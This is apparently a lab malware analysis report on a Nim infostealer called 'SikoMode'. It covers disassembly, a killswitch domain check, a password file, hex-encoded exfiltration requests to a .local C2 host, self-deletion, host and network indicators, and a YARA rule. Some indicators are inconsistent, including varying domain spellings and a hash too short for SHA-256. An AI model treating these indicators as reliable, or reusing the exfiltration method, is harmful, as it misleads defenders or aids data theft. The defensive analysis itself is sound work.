0x00405e37      mov     rdi, qword [rsi - 0x10]
0x00405e3b      lea     rdx, [rax + 0x10]
0x00405e3f      lea     rcx, [rdi + 1]
0x00405e43      mov     rdi, rdx
0x00405e46      rep     movsb byte [rdi], byte ptr [rsi]
0x00405e48      add     rsp, 0x20
0x00405e4c      pop     rbx
0x00405e4d      pop     rsi
0x00405e4e      pop     rdi
0x00405e4f      ret


```


<pre> 00000000004178C1 E8 8DFFFFFF call unknown.exe.415A65 00000000004178C2 4C 8B25 20202000 mov r12,qword ptr ds:[4198E8] 00000000004178C3 4B 8D00 11640000 lea rcx,qword ptr ds:[41E200] 00000000004178C4 E8 7CE5FEFF call unknown.exe.408E3D 00000000004178C5 4B 8D00 00202000 mov r12,qword ptr ds:[418E00] 00000000004178C6 4D 85E4 test r12,r12 00000000004178C7 75 11 jnz unknown.exe.417901 00000000004178C8 4C 8B25 61202000 mov r12,qword ptr ds:[419C40] 00000000004178C9 4B 8D00 01690000 lea rcx,qword ptr ds:[41E400] 00000000004178CA E8 5DE5FEFF call unknown.exe.408E3D 00000000004178CB 4B 8D00 4E202000 mov r12,qword ptr ds:[419C40] 00000000004178CC 4D 85E4 test r12,r12 00000000004178CD 75 0C jnz unknown.exe.417908 00000000004178CE E8 32 jmp unknown.exe.417913 00000000004178CF 4C 8B25 lea rcx,r12 00000000004178D0 E8 5DE5FEFF call unknown.exe.415A65 </pre>	<p>After invocation of copyStringRC1</p>	<pre> RAX 0000000000000000 RBX 0000000000000001 RCX 0000000000000000 RDX 0000000000000000 RSP 0000000000000000 RBP 0000000000000000 R01 0000000000000000 R02 0000000000000000 R03 0000000000000000 R04 0000000000000000 R05 0000000000000000 R06 0000000000000000 R07 0000000000000000 R08 0000000000000000 R09 0000000000000000 R10 0000000000000000 </pre> <p>Hide FPU</p> <p>"C:\\Users\\Public\\passwrd.txt"</p> <p>"C:\\Users\\Cyber11ch\\Desktop\\unknown.exe.malz"</p> <p>unknown.exe.000000000041E5C4</p>
---	--	---

Then we see the Killswitch function, which connects to the first URL “update.ec12-4-109-278-3-ubuntu20-04.local” and if it gets answered it then proceeds to the “unpackResources” function, otherwise it jumps to the “houdini” function to terminate the program




We can see the the “unpackResources” function is followed by the “stealstuff” function and then the popSafePoint that make the jump to the houdini function







The stealStuff function is pretty complex, we can see that it has different kinds of functions and conditions inside it, there are some interesting functions that we'd like to follow

ReadFile - we can see that it sets the values for the exfiltration, it sets the “cosmo.jpeg” string for later use and writes data into the “passwd.txt” file





Indicators of Compromise

Network Indicators

DNS queries: update.ec12-4-109-278-3-ubuntu20-04.local (Fig 1), cdn.altimeter.local (Fig 2)

Http communication with the first domain, a simple GET request with the “Mozilla/5.0” user-agent (Fig 3)

Http communication with the second domain, with the user-agent “Nim http-client”, sending GET requests with the parameter “post” with a value of 128 hexadecimal characters string to the “/feed” page. (Fig 4)

Fig 1

Time	Source	Destination	Protocol	Length	Info
11.355239753	192.168.6.3	192.168.6.4	DNS	181	Standard query 0x845f A update.ec12-4-109-278-3-ubuntu20-04.local
11.359684967	192.168.6.4	192.168.6.3	DNS	117	Standard query response 0x0401 A update.ec12-4-109-278-3-ubuntu20-04.local A 192.168.6.4

Fig 2

.633461...	192.168.6.3	192.168.6.4	DNS	79	Standard query 0xcd9c A cdn.altimeter.local
.638948...	192.168.6.4	192.168.6.3	DNS	95	Standard query response 0xcd9c A cdn.altimeter.local A 192.168.6.4

Fig 3

No.	Time	Source	Destination	Protocol	Length	Info
10	11.378519173	192.168.6.3	192.168.6.4	HTTP	146	GET / HTTP/1.1
14	11.389504518	192.168.6.4	192.168.6.3	HTTP	312	HTTP/1.1 200 OK (text/html)
▶ Frame 10: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface enp0s3, id 0 ▶ Ethernet II, Src: PcsCompu_2f:8e:74 (08:00:27:2f:8e:74), Dst: PcsCompu_e6:9f:8f (08:00:27:e6:9f:8f) ▶ Internet Protocol Version 4, Src: 192.168.6.3, Dst: 192.168.6.4 ▶ Transmission Control Protocol, Src Port: 50770, Dst Port: 80, Seq: 1, Ack: 1, Len: 92 ▼ Hypertext Transfer Protocol GET / HTTP/1.1\r\n [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n] [GET / HTTP/1.1\r\n] [Severity level: Chat] [Group: Sequence] Request Method: GET Request URI: / Request Version: HTTP/1.1 User-Agent: Mozilla/5.0\r\n Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n \r\n [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/] [HTTP request 1/1] [Response in frame: 14]						

Fig 4

Time	Source	Destination	Protocol	Length	Info
15291	13409.641362	192.168.6.3	192.168.6.4	HTTP	291 GET /feed?post=A8E437E8F0367592569A28708BDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
15294	13409.659083	192.168.6.4	192.168.6.3	HTTP	312 HTTP/1.1 200 OK (text/html)
15299	13410.675963	192.168.6.3	192.168.6.4	HTTP	291 GET /feed?post=B69A1CF6853645448A0337BA0FB38291DE0B01A07FC129199658DD04C1286BE45FEA8851D98C6BC34220A6466D484C49A988BD068C4AC2A617437ECCBBA9 HTTP/1.1\r\n
15302	13410.689698	192.168.6.4	192.168.6.3	HTTP	312 HTTP/1.1 200 OK (text/html)
15307	13411.694622	192.168.6.3	192.168.6.4	HTTP	291 GET /feed?post=B69C1CF68536758272963755A8FB34291DEBB01907FC2891907789E440128EBE45FDA88C1998C6BC08240E5C72D40CC49A988BDC68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
15310	13411.708476	192.168.6.4	192.168.6.3	HTTP	312 HTTP/1.1 200 OK (text/html)
15315	13412.722724	192.168.6.3	192.168.6.4	HTTP	291 GET /feed?post=A69C1CF68535758244B2337BAFFE38290DEBB01A07FF209190758DD0480786BE49FDA8851998C6BC34820A6C57E504C48A988BD068C4AC2A617437ECCBBA9 HTTP/1.1\r\n
15318	13412.732507	192.168.6.4	192.168.6.3	HTTP	312 HTTP/1.1 200 OK (text/html)
15323	13413.741562	192.168.6.3	192.168.6.4	HTTP	291 GET /feed?post=B69C0CF685367581448033720DD038291DEBB31925F523A386678EEC5414AF8966D1BCA316ADC6BC30820A6466D484C49A988BD068C4AC2A617437ECCBBA9 HTTP/1.1\r\n
15326	13413.751583	192.168.6.4	192.168.6.3	HTTP	312 HTTP/1.1 200 OK (text/html)
15331	13414.790463	192.168.6.3	192.168.6.4	HTTP	291 GET /feed?post=B2ED11D08502799244B03F50A8C3342C3D2BC1F29C52C939D4E81F66E2489AB6BC6A7B31998CEC93A220A6466D484C49A988BD068C4AC2A617437ECCBBA9 HTTP/1.1\r\n
15334	13414.806620	192.168.6.4	192.168.6.3	HTTP	312 HTTP/1.1 200 OK (text/html)
▼ [Expert Info (Chat/Sequence): GET /feed?post=A8E437E8F0367592569A28708BDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n] [GET /feed?post=A8E437E8F0367592569A28708BDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n] [Severity level: Chat] [Group: Sequence] Request Method: GET Request URI: /feed?post=A8E437E8F0367592569A28708BDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 Request Version: HTTP/1.1 Host: cdn.altiminter.local\r\n Connection: Keep-Alive\r\n User-agent: Njm httpclient/1.6.2\r\n \r\n [Full request URI: http://cdn.altiminter.local/feed?post=A8E437E8F0367592569A28708BDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9] [HTTP request 1/1]					
160	44 33 38 32 41 31 44 46	42 32 30 31 41 31 35 46	D382A1DF BB01A15F		
170	43 32 33 39 39 39 44 37	37 38 38 43 33 33 35 30	C23999D7 788C3350		
180	95 44 44 30 35 36 36 46	34 38 34 43 30 35 45	7A8D84EE 481B4070		

Host-based Indicators

Existence of unknown.exe sha 256 -6c8f50040545d8cd9af4b51564de654266e592e3

File creation named password.txt

sha256 - 1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410
(Fig 1)

Searching and Reading a file named cosmo.jpeg sha256 -

2b43cd921a96b83fb73ea8fd6d645443d58573b1a5ff31d5531ec29cb3366d7 (Fig 2)

File deletes itself (Fig 3)

Fig 1




Fig 2

08:1...	unknown.exe.m...	1912	CreateFile	C:\Users\Public\passwd.txt	SUCCESS	Desired A
08:1...	unknown.exe.m...	1912	WriteFile	C:\Users\Public\passwd.txt	SUCCESS	Offset: 0,
08:1...	unknown.exe.m...	1912	CloseFile	C:\Users\Public\passwd.txt	SUCCESS	
08:2...	unknown.exe.m...	1912	CreateFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Desired A
08:2...	unknown.exe.m...	1912	QueryStandardInformationFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Allocation
08:2...	unknown.exe.m...	1912	ReadFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Offset: 0,
08:2...	unknown.exe.m...	1912	ReadFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Offset: 1,
08:2...	unknown.exe.m...	1912	ReadFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Offset: 1,
08:2...	unknown.exe.m...	1912	CloseFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	END OF FILE	
08:2...	unknown.exe.m...	1912	CloseFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	
47:1...	unknown.exe.m...	2516	CreateFile	C:\Users\Cyberlich\Desktop\unknown.exe.malz	SHARING VIOLATION	Desired A

Fig 3

4:45:3...	unknown.exe m...	2516	TCP Disconnect	DESKTOP-DCF8AKL-52527 -> www.inetdim.org/http	SUCCESS	Length: 0, sequen...
4:47:1...	unknown.exe m...	2516	CreateFile	C:\Users\Cyberlich\Desktop\unknown.exe.mal:	SHARING VIOLATION	Desired Access: R...
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	Thread ID: 2832, ...
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	Thread ID: 532...
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	
4:47:1...	unknown.exe m...	2516	Thread Exit		SUCCESS	
4:47:1...	unknown.exe m...	2516	RegCloseKey	HKLM\SOFTWARE\Policies	SUCCESS	

Desired Access: Read Attributes, Delete, Synchronize
Disposition: Open
Options: Synchronous IO Non-Alert, Non-Directory File
Attributes: N
ShareMode: None
AllocationSize: n/a

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

```
rule SikoMode {  
  
    meta:  
        last_updated = "2023-05-05"  
        author = "Dor Erlich - CybErlich"  
        description = "SikoMode malware detection rule"  
  
    strings:  
  
        $cosmo = "cosmo.jpeg"  
        $passwd_file = "passwd.txt"  
        $RC = "toRC4"  
        $dns_2 = "cdn.altimiter.local"  
        $nim_client = "Nim httpclient/1.6.2"  
        $houdini_func = "houdini"  
  
    condition:  
// the second condition set in case that the malware will have a variant with  
different files  
        ($passwd_file and $RC and $dns_2 and $houdini_func and $cosmo and  
$nim_client) or  
  
        ($nim_client and $RC and $dns_2 and $houdini_func)  
  
}
```

B. Callback URLs

0

Domain	Port
hxxp://update.ec12-4-109-278-3-ubuntu20-04.local	80
hxxp://cdn.altimiter.local	80